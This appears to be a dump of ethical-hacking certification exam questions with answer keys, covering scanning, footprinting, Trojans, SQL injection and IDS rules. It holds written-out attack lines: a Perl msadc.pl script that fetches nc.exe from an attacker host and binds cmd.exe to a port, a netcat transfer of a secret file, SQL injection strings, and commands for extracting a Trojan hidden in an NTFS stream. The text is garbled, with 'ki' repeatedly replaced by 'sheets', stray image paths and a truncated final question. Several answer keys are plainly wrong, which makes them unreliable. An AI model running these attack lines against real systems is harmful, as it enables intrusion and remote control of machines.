How does *Traceroute* map the route that a packet travels from point A to point B?

A. It uses a TCP Timestamp packet that will elicit a time exceed in transit message.
B. It uses a protocol that will be rejected at the gateways on its way to its destination.
C. It manipulates the value of time to live (TTL) parameter packet to elicit a time exceeded in Transit message.
D. It manipulated flags within packets to force gateways into generating error messages.


Answer: C

Question: 197
Neil monitors his firewall rules and log files closely on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web sites during work hours, without consideration for others. Neil knows that he has an updated content filtering system and that such access should not be authorized.
What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP which is always authorized at the firewall.
B. They are using tunneling software which allows them to communicate with protocols in a way it was not intended.
C. They have been able to compromise the firewall, modify the rules, and give themselves proper access.
D. They are using an older version of Internet Explorer that allows them to bypass the proxy server.

Answer: B

Question: 198
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line the source code that might lead to buffer overflow.




```
1.          #include <stdio.h>
2.          void stripnl(char *str) {
3.          while(strlen(str) && ( (str[strlen(str) - 1] == 13) ||
4.            ( str[strlen(str) - 1] == 10 ))) {
5.            str[strlen(str) - 1] = 0;
6.          }
7.          }
8.          int main() {
9.          FILE *infile;
10.   char fname[40];
11.   char line[100];
12.   int lcount;
13.   /* Read in the filename */
14.   printf("Enter the name of a ascii file: ");
15.   fgets(fname, sizeof(fname), stdin);
16.
17.
18.   stripnl(fname);
19.
20.   /* Open the file.  If NULL is returned there was an error */
21.   if((infile = fopen(fname, "r")) == NULL) {
22.      printf("Error Opening File.\n");
23.      exit(1);
24.   }
25.   while( fgets(line, sizeof(line), infile) != NULL ) {
26.         /* Get each line from the infile */
27.         lcount++;
28.         /* print the line number and data */
29.         printf("Line %d: %s", lcount, line);
30.   }
31.   fclose(infile);  /* Close the file */
32.   }
```

A. Line number 31.
B. Line number 15
C. Line number 8
D. Line number 14

Answer: B

Question: 199
What type of port scan is shown below?



```
Scan directed at open port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079 <---NO RESPONSE-----192.5.2.110:23


Scan directed at closed port:

     Client                                    Server
192.5.2.92:4079 ----FIN/URG/PSH---->192.5.2.110:23
192.5.2.92:4079<------RST/ACK-------192.5.2.110:23
```

A. Idle Scan
B. Windows Scan
C. XMAS Scan
D. SYN Stealth Scan

Answer: C

Question: 200
Bob is going to perform an active session hijack against Examsheets. He has acquired the target that allows session oriented connections (Telnet) and performs sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. So, what is Bob most likely to do next?

A. Take over the session.
B. Reverse sequence prediction.
C. Guess the sequence numbers.
D. Take one of the parties' offline.

Answer: A

Question: 201
Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threat, but it does not secure the application from coding errors. It can provide data privacy, integrity and enable strong authentication but it cannot mitigate programming errors.
What is a good example of a programming error that Bob can use to illustrate to the management that encryption will not address all of their security concerns?

A. Bob can explain that a random generator can be used to derive cryptographic keys but it uses a weak seed value and it is a form of programming error.
B. Bob can explain that by using passwords to derive cryptographic keys it is a form of a programming error.
C. Bob can explain that a buffer overrun is an example of programming error and it is a common mistake associated with poor programming technique.
D. Bob can explain that by using a weak key management technique it is a form of programming error.

Answer: C

Question: 202
John is a keen administrator, had has followed all of the best practices as he could find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there people who attempt to compromise his newly renamed administrator account.
How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

A. The attacker used the **user2sid** program.
B. The attacker used the **sid2user** program.
C. The attacker used **nmap** with the –V switch.
D. The attacker guessed the new name.

Answer: A

Question: 203
An attacker runs netcat tool to transfer a secret file between two hosts.
Machine A: netcat -1 –p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt information before transmitting it on the wire?

A. Machine A: netcat -1 –p –s password 1234 < examfile
Machine B: netcat <machine A IP> 1234
B. Machine A: netcat -1 –e magickey –p 1234 < examfile
Machine B: netcat <machine A IP> 1234
C. Machine A: netcat -1 –p 1234 < examfile –pw password
Machine B: netcat <machine A IP> 1234 –pw password
D. Use *cryptcat* instead of netcat.

Answer: D

Explanation:
Cryptcat is the standard netcat enhanced with twofish encryption with ports for WIndows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. A default netcat installation does not contain any cryptography support.

Question: 204
Bob is a very security conscious computer user. He plans to exam a site that is known to have malicious applets, code, and more. Bob always make use of a *basic* Web Browser to perform such examing. Which of the following web browser can adequately fill this purpose?

A. Internet Explorer
B. Mozila
C. Lynx
D. Tiger

Answer: C

Question: 205
SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts. Which of the following features makes this possible? (Choose two)

A. It used TCP as the underlying protocol.
B. It uses community string that is transmitted in clear text.
C. It is susceptible to sniffing.
D. It is used by all network devices on the market.

Answer: B, D

Question: 206
Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state.
From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.

A. 53
B. 110

C. 25
D. 69

Answer: A

Question: 207
You have hidden a Trojan file virus.exe inside another file readme.txt using NTFS streaming.
Which command would you execute to extract the Trojan to a standalone file?

A. c:\> type readme.txt:virus.exe > virus.exe
B. c:\> more readme.txt | virus.exe > virus.exe
C. c:\> cat readme.txt:virus.exe > virus.exe
D. c:\> list redme.txt$virus.exe > virus.exe

Answer: C

Question: 208
Which of the following would be the best reason for sending a single SMTP message to an address that does not exist within the target company?

A. To create a denial of service attack.
B. To verify information about the mail administrator and his address.
C. To gather information about internal hosts used in email treatment.
D. To gather information about procedures that are in place to deal with such messages.

Answer: C

Question: 209
You are conducting a port scan on a subnet that has ICMP blocked. You have discovered 23 live systems and after scanning each of them you notice that they all show port 21 in closed state.
What should be the next logical step that should be performed?

A. Connect to open ports to discover applications.
B. Perform a ping sweep to identify any additional systems that might be up.
C. Perform a SYN scan on port 21 to identify any additional systems that might be up.
D. Rescan every computer to verify the results.

Answer: C

Question: 210
Ann would like to perform a *reliable scan* against a remote target. She is not concerned about being stealth at this point.
Which of the following type of scans would be the most accurate and reliable option?

A. A half-scan
B. A UDP scan
C. A TCP Connect scan
D. A FIN scan

Answer: C

Question: 211
The Slammer Worm exploits a stack-based overflow that occurs in a DLL implementing the Resolution Service. Which of the following Database Server was targeted by the slammer worm?

A. Oracle
B. MSSQL
C. MySQL
D. Sybase
E. DB2

Answer: B

Question: 212
Bill is attempting a series of SQL queries in order to map out the tables within the database that he is trying to exploit. Choose the attack type from the choices given below.

A. Database Fingerprinting
B. Database Enumeration
C. SQL Fingerprinting
D. SQL Enumeration

Answer: D

Question: 213
Melissa is a virus that attacks Microsoft Windows platforms.
To which category does this virus belong?

A. Polymorphic
B. Boot Sector infector
C. System
D. Macro

Answer: D

Question: 214
Bob has been hired to perform a penetration exam on Examsheets.net. He begins by loosheets at IP address ranges owned by the company and details of domain name registration. He then goes to News Groups and financial web sites to see if they are leasheets any sensitive information of have any technical details online. Within the context of penetration examing methodology, what phase is Bob involved with?

A. Passive information gathering
B. Active information gathering
C. Attack phase
D. Vulnerability Mapping

Answer: A

Question: 215
You are footprinting an organization to gather competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find it listed there. You know that they had the entire staff directory listed on their website 12 months ago but not it is not there. How would it be possible for you to retrieve information from the website that is outdated?


A. Visit google's search engine and view the cached copy.
B. Visit Archive.org web site to retrieve the Internet archive of the company's website.
C. Crawl the entire website and store them into your computer.
D. Visit the company's partners and customers website for this information.

Answer: B

Question: 216

The following excerpt is taken from a honeyput log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. Study the log given below and answer the following question:

(Note: The objective of this questions is to exam whether the student has learnt about passive OS fingerprinting (which should tell them the OS from log captures): can they tell a SQL injection attack signature; can they infer if a user ID has been created by an attacker and whether they can read plain source – destination entries from log entries.)



```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 18:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS277/DNS-version-query: 63.226.81.13:4630 ->
172.16.1.101:53
Apr 25 02:38:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6283]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506|
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

What can you infer from the above log?

A. The system is a windows system which is being scanned unsuccessfully.
B. The system is a web application server compromised through SQL injection.
C. The system has been compromised and *backdoored* by the attacker.
D. The actual IP of the successful attacker is 24.9.255.53.

Answer: A

Question: 217

Joe the Hacker breaks into Examsheets's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see of they are running in promiscuous mode.

Running "ifconfig –a" will produce the following:

```
# ifconfig –a
1o0: flags=848<UP,LOOPBACK,RUNNING,MULTICAST> mtu 8232
inet 127.0.0.1 netmask ff000000hme0:
flags=863<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,MULTICAST> mtu
1500
inet 192.0.2.99 netmask ffffff00 broadcast 134.5.2.255 ether
8:0:20:9c:a2:35
```

What can Joe do to hide the wiretap program from being detected by ifconfig command?

A. Block output to the console whenever the user runs ifconfig command by running screen capture utiliyu
B. Run the wiretap program in stealth mode from being detected by the ifconfig command.
C. Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.
D. You cannot disable Promiscuous mode detection on Linux systems.


Answer: C

Question: 218
Samantha was hired to perform an internal security exam of Examsheets. She quickly realized that all networks are masheets use of switches instead of traditional hubs. This greatly limits her ability to gather information through network sniffing.
Which of the following techniques can she use to gather information from the switched network or to disable some of the traffic isolation features of the switch? (Choose two)

A. Ethernet Zapping
B. MAC Flooding
C. Sniffing in promiscuous mode
D. ARP Spoofing

Answer: B, D

Question: 219
Study the snort rule given below:



```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
 (msg:"NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server,established; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2192; rev:1;)


alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow:to_server,established;
content:"|FF|SMB|25|"; nocase; offset:4; depth:5; content:"|26 00|";
distance:56; within:2; content:"|5c 00|P|00|I|00|P|00|E|00 5c 00|";
nocase; distance:5; within:12; content:"|05|"; distance:0; within:1;
content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative;
content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance:29; within:16; reference:cve,CAN-2003-0352;
classtype:attempted-admin; sid:2193; rev:1;)
```

From the options below, choose the exploit against which this rule applies.

A. WebDav
B. SQL Slammer
C. MS Blaster
D. MyDoom

Answer: C

Question: 220
What do you call a system where users need to remember only one username and password, and be authenticated for multiple services?

A. Simple Sign-on
B. Unique Sign-on
C. Single Sign-on
D. Digital Certificate

Answer: C

Question: 221
When referring to the Domain Name Service, what is denoted by a ‘zone’?

A. It is the first domain that belongs to a company.
B. It is a collection of resource records.
C. It is the first resource record type in the SOA.
D. It is a collection of domains.

Answer: C

Question: 222
What type of cookies can be generated while visiting different web sites on the Internet?

A. Permanent and long term cookies.
B. Session and permanent cookies.
C. Session and external cookies.
D. Cookies are all the same, there is no such thing as different type of cookies.

Answer: C

Question: 223
Bank of Timbuktu was a medium-sized, regional financial institution in Timbuktu. The bank has deployed a new Internet-accessible Web application recently, using which customers could access their account balances, transfer money between accounts, pay bills and conduct online financial business using a Web browser.
John Stevens was in charge of information security at Bank of Timbuktu. After one month in production, several customers complained about the Internet enabled bansheets application. Strangely, the account balances of many bank’s customers has been changed! However, money hadn’t been removed from the bank. Instead, money was transferred between accounts. Given this attack profile, John Stevens reviewed the Web application’s logs and found the following entries:

```
Attempted login of unknown user: John
Attempted login of unknown user: sysaR
Attempted login of unknown user: sencat
Attempted login of unknown user: pete ‘’;
Attempted login of unknown user: ‘ or 1=1--
Attempted login of unknown user: ‘; drop table logins--
Login of user jason, sessionID= 0x75627578626F6F6B
Login of user daniel, sessionID= 0x98627579539E13BE
Login of user rebecca, sessionID= 0x90627579944CCB811
Login of user mike, sessionID= 0x9062757935FB5C64
Transfer Funds user jason
```

Pay Bill user mike
Logout of user mike
What kind of attack did the Hacker attempt to carry out at the bank? (Choose the best answer)

A. The Hacker attempted SQL Injection technique to gain access to a valid bank login ID.
B. The Hacker attempted Session hijacsheets, in which the Hacker opened an account with the bank, then logged in to receive a session ID, guessed the next ID and took over Jason's session.
C. The Hacker attempted a brute force attack to guess login ID and password using password cracsheets tools.
D. The Hacker used a random generator module to pass results to the Web server and exploited Web application CGI vulnerability.

Answer: A

Question: 224
Which of the following activities will NOT be considered as passive footprinting?

A. Go through the rubbish to find out any information that might have been discarded.
B. Search on financial site such as Yahoo Financial to identify assets.
C. Scan the range of IP address found in the target DNS database.
D. Perform multiples queries using a search engine.

Answer: C

Question: 225
Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate.
What would you call this kind of activity?

A. CI Gathering
B. Scanning
C. Dumpster Diving
D. Garbage Scooping

Answer: C

Question: 226
The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds.
What kind of attack is this program susceptible to?

A. Buffer of Overflow
B. Denial of Service
C. Shatter Attack
D. Password Attack

Answer: A

Question: 227
An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application.
Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)

A. Create a network tunnel.
B. Create a multiple false positives.
C. Create a SYN flood.
D. Create a ping flood.

Answer: A

Question: 228
User which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

A. 18 U.S.C 1029 Possession of Access Devices
B. 18 U.S.C 1030 Fraud and related activity in connection with computers
C. 18 U.S.C 1343 Fraud by wire, radio or television
D. 18 U.S.C 1361 Injury to Government Property
E. 18 U.S.C 1362 Government communication systems
F. 18 U.S.C 1831 Economic Espionage Act
G. 18 U.S.C 1832 Trade Secrets Act

Answer: B

Question: 229
Which of the following statements would not be a proper definition for a Trojan Horse?

A. An authorized program contained within a legitimate program.
This unauthorized program performs functions unknown (and probably unwanted) by the user.
B. A legitimate program that has been altered by the placement of unauthorized code within it; this code perform functions unknown (and probably unwanted) by the user.
C. An authorized program that has been designed to capture keyboard keystrokes while the user remains unaware of such an activity being performed.
D. Any program that appears to perform a desirable and necessary function but that (because of unauthorized code within it that is unknown to the user) performs functions unknown (and definitely unwanted) by the user.

Answer: C

Question: 230
When a malicious hacker identifies a target and wants to eventually compromise this target, what would be among the first steps that he would perform? (Choose the best answer)

A. Cover his tracks by eradicating the log files and audit trails.
B. Gain access to the remote computer in order to conceal the venue of attacks.
C. Perform a reconnaissance of the remote target for identical of venue of attacks.
D. Always begin with a scan in order to quickly identify venue of attacks.

Answer: C

Question: 231
RC4 is known to be a good stream generator. RC4 is used within the WEP standard on wireless LAN. WEP is known to be insecure even if we are using a stream cipher that is known to be secured. What is the most likely cause behind this?

A. There are some flaws in the implementation.
B. There is no key management.

C. The IV range is too small.
D. All of the above.
E. None of the above.

Answer: C

Question: 232
Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.
Which of the following options best represents the means that Bob can adopt to retrieve passwords from his client hosts and servers.

A. Hardware, Software, and Sniffing.
B. Hardware and Software Keyloggers.
C. Passwords are always best obtained using Hardware key loggers.
D. Software only, they are the most effective.

Answer: B

Question: 233
After an attacker has successfully compromised a remote computer, what would be one of the last steps that would be taken to ensure that the compromise is not traced back to the source of the problem?

A. Install pactehs
B. Setup a backdoor
C. Cover your tracks
D. Install a zombie for DDOS

Answer: C

Question: 234
What is the best means of prevention against viruses?

A. Assign read only permission to all files on your system.
B. Remove any external devices such as floppy and USB connectors.
C. Install a rootkit detection tool.
D. Install and update anti-virus scanner.

Answer: D

Question: 235
Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?

A. Symmetric system
B. Combined system
C. Hybrid system
D. Asymmetric system


Answer: C

Question: 236
WEP is used on 802.11 networks, what was it designed for?

A. WEP is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what it usually expected of a wired LAN.
B. WEP is designed to provide strong encryption to a wireless local area network (WLAN) with a lever of integrity and privacy adequate for sensible but unclassified information.
C. WEP is designed to provide a wireless local area network (WLAN) with a level of availability and privacy comparable to what is usually expected of a wired LAN.
D. WEOP is designed to provide a wireless local area network (WLAN) with a level of privacy comparable to what it usually expected of a wired LAN.

Answer: B

Question: 237
You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended functions. On further research you come across a perl script that runs the following msadc functions:



```
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get
hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

What kind of exploit is indicated by this script?

A. A buffer overflow exploit.
B. A SUID exploit.
C. A SQL injection exploit.
D. A changed exploit.
E. A buffer under run exploit.

Answer: A

Question: 238
In the context of Trojans, what is the definition of a *Wrapper*?

A. An encryption tool to protect the Trojan.
B. A tool used to bind the Trojan with legitimate file.
C. A tool used to encapsulated packets within a new header and footer.
D. A tool used to calculate bandwidth and CPU cycles wasted by the Trojan.

Answer: B

Question: 239

One of the better features of NetWare is the use of packet signature that includes cryptographic signatures. The packet signature mechanism has four levels from 0 to 3.
In the list below which of the choices represent the level that forces NetWare to sign all packets?

A. 0 (zero)
B. 1
C. 2
D. 3

Answer: D

Question: 240
Bart is loosheets for a Windows NT/2000/XP command-line tool that can be used to assign, display, or modify ACL's (access control lists) to files or folders and also one that can be used within batch files. Which of the following tools can be used for that purpose? (Choose the best answer)

A. PERM.exe
B. CACLS.exe
C. CLACS.exe
D. NTPERM.exe

Answer: B

Question: 241
What is the goal of a Denial of Service Attack?

A. Capture files from a remote computer.
B. Render a network or computer incapable of providing normal service.
C. Exploit a weakness in the TCP stack.
D. Execute service at PS 1009.

Answer: B

Question: 242
Why would an ethical hacker use the technique of firewalsheets?

A. It is a technique used to discover wireless network on foot.
B. It is a technique used to map routers on a network link.
C. It is a technique used to discover the nature of rules configured on a gateway.
D. It is a technique used to discover interfaces in promiscuous mode.

Answer: C

Question: 243
What makes web application vulnerabilities so aggravating? (Choose two)

A. They can be launched through an authorized port.
B. A firewall will not stop them.
C. They exist only on the Linux platform.
D. They are detectable by most leading antivirus software.

Answer: A, B

Question: 244

You wish to determine the operating system and type of web server being used. At the same time you wish to arouse no suspicion within the target organization.
While some of the methods listed below work, which holds the least risk of detection?

A. Make some phone calls and attempt to retrieve the information using social engineering.
B. Use nmap in paranoid mode and scan the web server.
C. Telnet to the web server and issue commands to illicit a response.
D. Use the netcraft web site look for the target organization's web site.

Answer: C

Question: 245
While performing a ping sweep of a subnet you receive an ICMP reply of Code 3/Type 13 for all the pings sent out.
What is the most likely cause behind this response?

A. The firewall is dropping the packets.
B. An in-line IDS is dropping the packets.
C. A router is blocsheets ICMP.
